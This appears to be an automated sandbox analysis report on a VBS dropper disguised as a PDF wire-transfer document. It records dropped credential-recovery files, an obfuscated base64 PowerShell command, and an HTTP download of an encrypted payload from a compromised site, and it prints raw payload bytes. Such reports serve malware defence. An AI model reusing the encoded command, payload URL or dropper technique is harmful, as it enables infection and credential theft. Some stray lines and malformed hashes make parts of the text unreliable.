Preview:	.....JFIF.....`.`.....C..... $.' ",#..(7),01444.'9=82<.342...C.....2!.!2222222222222222222222222222222222222222222222222222..... ".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..01KK...lq\....xcS.m..#Hm.....T.....<!...wq5...v1.?S.....rHj-.U:...5.....|..+.....}...<.>...H.....Wo.CK`/l.1./...C...W.....,1....R.0.W.A.:.....X.l..1lN23...._....m....'.....S...W....'.c....1....5.5.}j.Ly..k;.\...q.U..Q...bgJpW.(QKI]&b.QE.&(.._.C.....B...-..h.Dh.....{..J*.qNN...Z.....?...../.H.v..O.|.....l"]Z...I.y..[

C:\Users\user\AppData\Roaming\N6AQ8R9T\N6Alogrg.ini

Process:	C:\Windows\SysWOW64\help.exe
File Type:	data
Category:	dropped
Size (bytes):	38
Entropy (8bit):	2.7883088224543333
Encrypted:	false
SSDEEP:	3:rFGQJhll:RGQPY
MD5:	4AADF49FED30E4C9B3FE4A3DD6445EBE
SHA1:	1E332822167C6F351B99615EADA2C30A538FF037
SHA-256:	75034BEB7BDED9AEAB5748F4592B9E1419256CAEC474065D43E531EC5CC21C56

SHA-512:	EB5B3908D5E7B43BA02165E092F05578F45F15A148B4C3769036AA542C23A0F7CD2BC2770CF4119A7E437DE3F681D9E398511F69F66824C516D9B451BB95F945
Malicious:	false
Preview:	....C.h.r.o.m.e. .R.e.c.o.v.e.r.y.....

C:\Users\user\AppData\Roaming\N6AQ8R9T\N6Alogri.ini

Process:	C:\Windows\SysWOW64\help.exe
File Type:	data
Category:	dropped
Size (bytes):	40
Entropy (8bit):	2.8420918598895937
Encrypted:	false
SSDEEP:	3:+slXllAGQJhIl:dlIGQPY
MD5:	D63A82E5D81E02E399090AF26DB0B9CB
SHA1:	91D0014C8F54743BBA141FD60C9D963F869D76C9
SHA-256:	EAECE2EBA6310253249603033C744DD5914089B0BB26BDE6685EC9813611BAAE
SHA-512:	38AFB05016D8F3C69D246321573997AAAC8A51C34E61749A02BF5E8B2B56B94D9544D65801511044E1495906A86DC2100F2E20FF4FCBED09E01904CC780FDBAI
Malicious:	**true**
Preview:	....I.e.x.p.l.o.r. .R.e.c.o.v.e.r.y.....

C:\Users\user\AppData\Roaming\N6AQ8R9T\N6Alogrv.ini

Process:	C:\Windows\SysWOW64\help.exe
File Type:	data
Category:	dropped
Size (bytes):	210
Entropy (8bit):	3.485448592782293
Encrypted:	false
SSDEEP:	6:tGQPYIIaExGNlGcQga3Of9y96GO4uNl6TeDovdEoY:MIIaExGNYvOI6x4ql6TJY
MD5:	2371A94645C9CA2D881C6D464A541030
SHA1:	994F81CC5A03F590B69A824BC2048C90507069DC
SHA-256:	44C6A421DA50EA6CDA10724881236ADBBE792B578C633D4A420FFDF2D38B1494
SHA-512:	7347127F31DD7806DF6CF45743325D0095C0B91E2B8A23C58B8A8453477E186EC3E629B6A41FDB91D2BA67B598ACFBA30B911546265AD63F059A023A45372810
Malicious:	**true**
Preview:	...._._.V.a.u.l.t. .R.e.c.o.v.e.r.y.....N.a.m.e.:...M.i.c.r.o.s.o.f.t.A.c.c.o.u.n.t.:.t.a.r.g.e.t.=.S.S.O._.P.O.P._.D.e.v.i.c.e.....I.d.:...0.2.u.q.y.v.q.l.p.g.b.v.q.r.q.n.....A.u.t.:.....P.a.s.s.:.....

C:\Users\user\Documents\20220121\PowerShell_transcript.980108.L7PrKMB+.20220121172145.txt

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	10535
Entropy (8bit):	5.12736164521419
Encrypted:	false
SSDEEP:	192:vfXLdHjTekvil3WHuYqBynIcHmV2s5QiPS+f0s4anR2TABWhheG+5mh/9n+F3+1y:vfZTevouYqByn3HmV2s5QsS+f0s4aR2m
MD5:	10C053D7BD38958DF969B2E77FAE4368
SHA1:	E9031C67F61398B0717F39F740E24FD600A23BCC
SHA-256:	FCD0E9C2EC520E682DD8BFA03A170F1DDF6BF3ECB73A26C77AE78CF0E27D8105
SHA-512:	80EBBB2520DE3917F68D9684E2F5D70335547E7C8C03B6B29F23550E90D4515706ECA3A9043A417BAD972DD5438606DE0C4A012E480017C45EADF3A3469E661
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220121172200..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 980108 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -EncodedCommand IwBCAGEAYwBvAG4AZwAgAFMAbABlAHQAbgAgAEYARQBKAEwAUABMAEEAIABWAGkAbgBkAGYAbAA0ACAAZgBhAHIAYQAgAGEAcgB0AGUAcgAgAE8AdgBlAHIAYQByAG8AIABDAEkATgBFAE4ARQBHACAARABkAHMAbwBmAHIAZQByADEAIABCAFIASQBUAFQATABFAFAAQQAgAFMAZQBtAGkAYwBvAHIAbwBuACAAQgB1AG4AZABkAHkAcgBlADEAIABVAE4ATQBBAE4AQQBHACAAUgBJAEMATwBDAEgARQBUACAAaABlAG4AcgBlAGcAbgAgAEkAbgBkAGQAZQBsAGkAbgBnAGUAMQAgAFIATwBUAEEAVABJACAATwB2AGUAcgBmAG8AZAByAGUAcwAxACAAUQBVAEkARQBUACAAYQByAGEAYgBhAG4AIABJAE4ARABEACAAdQBiAGUAdABpAG0AZQAgAGEAawB0AGkAdgBpAHMAdAAgAHAAZQByAHQAdQByAGIAZgAgAEoAQQBHAEUAUgBFAE4AIABLAEkATABPAE0ARQBHAEEAIABBAGMAaABvAG4AZABvACAAQgBuAG4AZQAgAEMAbwBuAGcAcgBlAGcAMwAgAEIAUgBBAE4ARABFAE4AIABJAG4AZwBlAG4aQB

Static File Info

General


File type:	ASCII text, with CRLF line terminators
Entropy (8bit):	4.885905846283317
TrID:	• Visual Basic Script (13500/0) 100.00%
File name:	Wire-84844663637346665.PDF.vbs
File size:	77283
MD5:	2eb1625e8d4e3f9b19ab947d188d0be8
SHA1:	7aad4e8d8f521d1c36a7468418047c8a5751b7e9
SHA256:	354529cf4cd5498c64a0c69c6dd9eb8962250542eea7f89a76faf64f5086da35
SHA512:	7e2f8553d3375d1cfe0132a3abe854a1457f08c1f3c6bfbe730c044fec1a127f3a9405c59b1f620f91ea76b7eb7d68fce78058b68f4a69437d2e08b0879ad517
SSDEEP:	1536:8oJdxFRnX6gFcc31kSoIV+XAyZprwkGtz93tVTUzlvdl1UngqcFqg5TMs1rWO/Ih:5znFvXyjta0nvK
File Content Preview:	'Deltagnes Chiliada3 sinologic Flleskn longleaves Betrygger DRIECHEMB Indb CLET NONCOMMITT MORGEN Hove ..'Pneu Budgersval slippenesl Segestafrd5 ressorti ns Affaldsomr Loaglo6 TRKNING Mouillure2 Fjer Aviatictil skelilo modvi bottleful Todfl Afsg ELECTRAM t

File Icon

Icon Hash:	e8d69ece869a9ec4

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 21, 2022 17:23:01.809252024 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:01.809304953 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:01.809433937 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:01.845882893 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:01.845901012 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:02.839267969 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:02.839447021 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:03.666625977 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:03.666666031 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:03.667108059 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:03.667188883 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:03.671540022 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:03.713870049 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:04.013365984 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:04.013509989 CET	49841	443	192.168.2.6	133.242.141.149

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 21, 2022 17:23:04.339715004 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:04.339736938 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:04.339833021 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:04.339870930 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:04.339891911 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:04.339931965 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:04.339958906 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:04.340192080 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:04.340219021 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:04.340287924 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:04.340298891 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:04.340333939 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:04.340365887 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:04.662214994 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:04.662235022 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:04.662287951 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:04.662317038 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:04.662331104 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:04.662364006 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:04.662364960 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:04.662393093 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:04.662395954 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:04.662404060 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:04.662441015 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:04.662483931 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:04.662740946 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:04.662781000 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:04.662811041 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:04.662817001 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:04.662842035 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:04.662866116 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:04.998192072 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:04.998219013 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:04.998289108 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:04.998421907 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:04.998446941 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:04.998486996 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:04.998514891 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:04.998687029 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:04.998727083 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:04.998816967 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:04.998826027 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:04.998877048 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:04.999352932 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:04.999387980 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:04.999454021 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:04.999468088 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:04.999526978 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:05.000004053 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:05.000039101 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:05.000138044 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:05.000145912 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:05.000195980 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:05.000571012 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:05.000610113 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:05.000659943 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:05.000670910 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:05.000725985 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:05.000861883 CET	49841	443	192.168.2.6	133.242.141.149

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 21, 2022 17:23:05.001262903 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:05.001296997 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:05.001382113 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:05.001393080 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:05.001450062 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:05.001544952 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:05.001621008 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:05.001629114 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:05.001642942 CET	443	49841	133.242.141.149	192.168.2.6
Jan 21, 2022 17:23:05.001682997 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:05.043189049 CET	49841	443	192.168.2.6	133.242.141.149
Jan 21, 2022 17:23:05.043229103 CET	443	49841	133.242.141.149	192.168.2.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 21, 2022 17:23:01.732114077 CET	55014	53	192.168.2.6	8.8.8.8
Jan 21, 2022 17:23:01.752015114 CET	53	55014	8.8.8.8	192.168.2.6
Jan 21, 2022 17:24:33.195566893 CET	53799	53	192.168.2.6	8.8.8.8
Jan 21, 2022 17:24:33.212660074 CET	53	53799	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 21, 2022 17:23:01.732114077 CET	192.168.2.6	8.8.8.8	0xb601	Standard query (0)	research.the-miyanichi.co.jp	A (IP address)	IN (0x0001)
Jan 21, 2022 17:24:33.195566893 CET	192.168.2.6	8.8.8.8	0x47b8	Standard query (0)	canonicalizer.ucsuri.tcs	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 21, 2022 17:23:01.752015114 CET	8.8.8.8	192.168.2.6	0xb601	No error (0)	research.the-miyanichi.co.jp		133.242.141.149	A (IP address)	IN (0x0001)
Jan 21, 2022 17:24:33.212660074 CET	8.8.8.8	192.168.2.6	0x47b8	Name error (3)	canonicalizer.ucsuri.tcs	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- research.the-miyanichi.co.jp

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49841	133.242.141.149	443	C:\Program Files (x86)\Internet Explorer\ieinstal.exe


Timestamp	kBytes transferred	Direction	Data
2022-01-21 16:23:03 UTC	0	OUT	GET /wp-content/uploads/bin_GuOImF134.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: research.the-miyanichi.co.jp Cache-Control: no-cache
2022-01-21 16:23:04 UTC	0	IN	HTTP/1.1 200 OK Date: Fri, 21 Jan 2022 16:23:03 GMT Server: Apache Upgrade: h2 Connection: Upgrade, close Last-Modified: Thu, 20 Jan 2022 10:15:51 GMT ETag: "2e440-5d600c972066a" Accept-Ranges: bytes Content-Length: 189504 Content-Type: application/octet-stream

Timestamp	kBytes transferred	Direction	Data
2022-01-21 16:23:04 UTC	0	IN	Data Raw: a6 fd 73 e7 8d ce 40 01 0b 0a ac 08 ad 87 1d 03 de 69 d4 4c 97 be ac 52 c5 1c 3e 94 ad c1 3c cc f2 15 17 12 9e 79 d5 5f 19 44 12 2d 63 c7 a3 c5 2d 99 1f cd 1a e9 f8 ff 77 27 53 ca 11 c5 81 87 69 c6 7a 45 04 f5 ee cd 1e 0b c2 18 0e 29 c6 dc 84 61 40 42 6d 52 57 6a aa 24 23 f0 bd 17 a6 a0 cf 0f d0 d8 48 b8 b6 81 c2 98 ce 9a 4c b5 76 66 48 3c e6 05 92 c9 c1 fb b4 7b e5 ff e3 f8 52 83 28 67 77 53 73 77 1c 6a b8 cf bc bc 74 46 4e 55 52 ae 75 b3 e8 65 ec 5f 8a 99 9a 8b 30 43 5f 39 85 24 83 e6 4e a2 b0 72 db e9 f8 37 b6 c5 42 9f e6 8c a2 f5 21 ee f3 3a 27 de ac b4 91 c8 de c3 90 d0 0b 0e 33 86 af 45 8f af 20 6a bc 3e 6c 3a 4f c6 b5 7b 17 de 63 83 f6 b4 0d 7b 3a 76 76 5a 9c fc d9 37 70 c5 80 e0 7e 1c e2 8f 5e f1 9e 3c fa 6e cf 22 aa 20 39 02 cf e8 e5 08 88 71 34 Data Ascii: s@iLR><y_D-c-w'SizE)a@BmRWj$#HLvfH<{R(gwSswjtFNURue_0C_9$Nr7B!:'3E j>l:O{c{:vvZ7p~^<n" 9q4
2022-01-21 16:23:04 UTC	16	IN	Data Raw: c2 d8 e2 a3 e8 77 6a 74 7f ba 08 72 81 44 25 d7 3a 80 05 67 c0 07 d3 7a 90 01 fe b8 24 25 5a 70 a3 a2 da 62 44 ab bb 22 af bd d5 25 f8 5b dd 41 92 e9 0a f6 6e 45 0e 82 14 e3 9b cd e3 d7 1e 89 81 64 b5 b5 bd eb ea 7e 63 c1 0c 64 3a 1a 71 40 b2 49 6a 4a fd 4e bb 0c 65 8d cf 8f 86 76 04 4b 46 bd 67 b0 c4 6c a4 1a 43 e0 15 d6 8b fb a9 41 2c 1c 10 4e 15 2e ea c6 1f 89 d8 a7 4e 4f 8d 8c ef 08 4a 7f 5b 98 ae 09 30 a7 15 13 58 ff 25 54 f9 b7 bd 8f fd 6f ff 56 db fd 1f ca 0d 0d 29 e7 dc 25 5c b1 ef 5f 24 b3 83 a1 2d d8 4d 97 f2 d7 14 08 79 57 30 e8 b7 10 c2 28 79 dc da 02 2a 1a 02 1f b8 c0 38 cb 58 41 b1 3d 51 88 85 f4 f4 50 cc c1 ca 12 5a c0 62 6e 5d a1 04 70 5f 32 88 20 ee 33 a2 e5 32 3c bb 4c d8 e8 17 53 9b 5e 40 9b e0 b3 63 a1 cb f6 ca 56 da a0 de eb f0 70 a5 Data Ascii: wjtrD%:gz$%ZpbD"%[AnEd~cd:q@IjJNevKFgICA,N.NOJ[0X%ToV)%_$-MyW0(y*8XA=QPZbn]p_2 32<LS^@cVp
2022-01-21 16:23:04 UTC	32	IN	Data Raw: 45 f7 ba 92 ef c6 ee 6a f0 a5 f2 41 81 1c 6c d0 1d e2 41 f9 cd 7b 57 e8 3a 0b a6 ca 7b c6 80 f1 8c 76 24 68 b1 3f 28 79 dc 1c 3f b7 ef b0 a2 ab bd 23 b9 72 de 55 8a b9 61 2e f4 cb 2e 80 91 58 b8 c7 6a 23 e6 d2 60 71 79 3e 7e 3f 11 99 4f 95 62 a1 65 af 54 d6 59 c5 74 40 e7 2e dc d6 71 bc 78 ba d8 8a b0 70 44 68 0e 97 be c5 30 0f 7f aa 0d 85 ea 36 ce 52 da 6a c0 2b cc a6 03 47 09 e6 f9 fe 5e af e9 c9 6c f5 b0 68 f4 b5 2d db 0b 7a 79 56 5c a0 3f 30 0a 6d 28 bb ac 50 e0 6e b9 32 aa 28 48 f9 67 c2 c5 1e 4e f6 39 27 b1 19 9d 3f d0 ea e9 ee cd 1e 94 07 f4 07 a2 0e 5f cf 0a ef cb 38 9b 5f ed a2 ae 6d 03 d7 c8 8a 29 81 1f 5b 8f 7c 3b 72 89 4b ce da 11 0b 8d ff 20 50 63 5e 04 92 c9 c1 a5 e9 b8 d0 42 ed 77 c9 7e de f5 a3 08 f8 2f 9e f2 95 f2 6f 84 a6 ec 5f 35 be 1d Data Ascii: EjAlA{W:{v$h?(y?#rUa..Xj#`qy>~?ObeTYt@.qxpDh06Rj+G^lh-zyV\?0m(Pn2(HgN9'?_8_m)[|;rK Pc^Bw~/o_5
2022-01-21 16:23:04 UTC	48	IN	Data Raw: 38 c1 89 40 1b 11 c2 b5 3c 01 17 df 47 e9 e4 ef ed dc a9 84 d7 c7 49 a2 a4 df 30 b6 74 2e 88 e4 0f ec 06 75 68 53 48 9a ef 69 25 66 1b ec 61 1c 8b 76 28 5e 85 e0 c0 ac a8 6f fd 39 91 6c 08 47 ab 39 0e db 2e b0 aa 2a 19 6b ff 99 7b 7a 04 69 7f 86 73 02 b3 40 33 09 33 25 fd 0a 7c 2d e0 4d fe 43 62 e8 8d 94 18 4c b8 14 bc 48 ec 4d fd 70 d7 c8 4e 70 ca a3 7f 84 72 0c 83 af 9c 50 80 db bb bc 8c 25 85 3c 03 fe ad 29 24 5a 7e 23 be 51 77 25 cc c2 5b ae bd 0f 04 13 6c 03 70 93 da 51 ec 0b ff 3c 37 87 1d ef 6f 4b 99 eb f2 fa 40 45 61 21 99 ea b9 65 c0 0e 9b ca f1 e3 27 b2 8e 6c 74 cb bd 44 7e 65 e3 4b cd 03 f2 fa 3f c4 24 e2 09 b0 d5 4b 93 d7 1f 02 eb bb 96 a9 05 69 92 be 3c 7c 73 fc b5 1f bd 02 64 36 43 e6 8c f8 80 f0 66 31 14 4b 29 91 91 25 43 d5 e1 10 56 85 88 Data Ascii: 8@<GI0t.uhSHi%fav(^o9lG9.*k{zis@33%|-MCbLHMpNprP%<)$Z~#Qw%[lpQ<7oK@Ea!e'ltD~eK?$Ki<|sd6C f1K)%CV
2022-01-21 16:23:04 UTC	64	IN	Data Raw: 17 d4 98 6e 6f f3 0a 0b 43 53 cc e6 64 b4 44 69 9b 70 56 4a 27 77 84 78 90 01 2e 51 65 8c ef 14 7c d2 17 f1 b3 c7 7b 08 8c 81 0c db aa 89 73 f6 1d 35 7b eb c4 e4 fb 51 29 72 29 80 7f f1 90 6a 0a 85 59 d9 cb 0c 1c ba b9 ad 76 8a 0d 2b 26 2a 16 e4 c8 fc 45 ca a7 31 e5 30 79 b5 01 6a e3 a8 29 96 25 39 77 23 4d b3 6f cd 30 8a d8 57 7c be b8 14 b2 41 7d 28 0c af c0 90 4e be 15 e8 34 d2 76 d1 79 be 9c 95 c8 29 ce 33 1b 38 b1 a5 20 38 6a 72 77 5c d6 1f cc aa e9 3c d3 4b 9e b2 17 3d 52 38 0d d3 32 84 24 bc b8 dd df af d5 45 1e 6c 21 bc d4 b3 09 d6 29 43 52 46 71 fd ec 6e 70 09 58 9c ef 8e da 81 81 e5 55 56 5b 15 43 d9 ce 6e 86 8c a8 01 0f ca 23 d1 7a ce 5d a4 56 42 6a 67 73 a1 c6 51 f3 ba 26 af d2 63 85 8d 30 a5 f5 b8 fb 62 25 ed 47 3f 8f a9 76 ce f9 92 75 2d dd Data Ascii: noCSdDipVJ'wx.Qe|{s5{Q)r)jYv+&*E10yj)%9w#Mo0W|A}(N4vy)38 8jrw\<K=R82$El!)CRFqnpXUV[Cn#z] VBjgsQ&c0b%G?vu-
2022-01-21 16:23:04 UTC	80	IN	Data Raw: 4f 7d 4b 62 b1 40 ba dc a8 ed ad 0e fb b1 44 2b 0c 9a 1c c9 80 51 52 12 ba 11 8e 8b 24 83 74 39 e3 a2 30 65 57 e1 5c 79 8c 5c c3 3b 44 1a e6 de 1b 44 71 bc c9 b9 2c 02 2e 5f 7f e9 90 90 0c 31 bc fa b9 c6 a8 70 02 a2 ae 95 38 1d de 4a d8 9c 58 e6 d4 a9 a1 78 18 4e 3c ae 6d 6b 98 30 dd 29 e4 35 87 0f 9d ec 57 d6 42 f4 22 0d e4 0f 02 68 15 b0 c1 ed c5 e5 8c 9a 61 f4 40 92 fb 47 b9 86 d5 2c 38 e6 98 f2 5d 65 1b d8 39 55 ae 1b b3 30 27 70 f2 df f0 b4 88 c0 6c 8b 45 43 8d 54 c8 fc 0b 0e 8f 87 0c 80 14 f9 52 5c 50 3b db 90 b0 28 5a 35 77 82 44 1c 8e a2 30 be 69 4d 7f df 86 b4 f5 b3 40 e8 2e f7 c4 6c f9 2f c5 fe 48 bb 53 60 e0 55 3c 9d 48 b2 56 7c cd a9 81 f3 22 03 e8 24 3b 9f 80 b0 44 a6 b5 db c5 9c 3a 09 23 ed 4e 09 68 59 54 84 19 dd 32 26 5a fd dc 64 d7 b6 47 Data Ascii: O}Kb@D+QR$t90eW\y\;DDq,._1p8JXxN<mk0)5WB"ha@G,8]e9U0'plECTR\P;(Z5wD0iM@.l/HS`U<HV\|"$;D:# NhYT2&ZdG
2022-01-21 16:23:04 UTC	96	IN	Data Raw: 20 0a 7d 24 81 56 07 8e 4c 22 11 5f e1 18 6c 80 43 d7 53 7c a3 3d 20 52 97 f2 c9 2d 0e 7a cf c4 17 48 c4 86 18 60 2d 34 7e c2 27 02 1f 47 97 59 0f e6 6e 2b a5 5a 4e c1 72 ca c4 ad c0 a0 02 85 1d 72 a7 df 5f c3 b7 a1 72 e0 23 84 32 ee 64 97 28 bb 4c 61 7d b3 17 a3 01 f7 5b 69 f4 ff 47 33 7b 34 dd 36 04 47 a6 54 ac bd f0 ac db 6d 46 1a 66 96 34 0a 0b c8 47 a0 59 ad e8 b9 fc 65 91 81 93 4f 70 87 d7 3e 01 90 48 3b a3 10 60 72 00 4e 1a 4c 97 ae 24 70 b1 89 23 dd fb d4 5b 6f 5e c9 b9 a0 1b 04 fc 90 16 3f 68 2f 52 16 ce 95 10 3d a5 f0 f7 fb 7e d2 00 77 07 48 ff 9e 51 d0 b4 35 88 2c 3d e0 62 68 d7 21 c5 b3 3d e3 77 fd fa 0a e0 e8 23 1d d8 9c c0 b5 4a cb 44 9d 76 51 66 b5 42 d1 86 a2 ac 20 49 3f 1a 61 86 ef b5 e9 44 2d ce f6 92 bf d0 63 31 c0 5c 89 62 21 38 e1 ae Data Ascii: }$VL"_lCS\|= R-zH`-4~'GYn+ZNrr_r#2d(La}[iG3{46GTmFf4GYeOp>H;`rNL$p#[o^?h/R=~wHQ5,=bh!=w# JDvQfB I?aD-c1\b!8
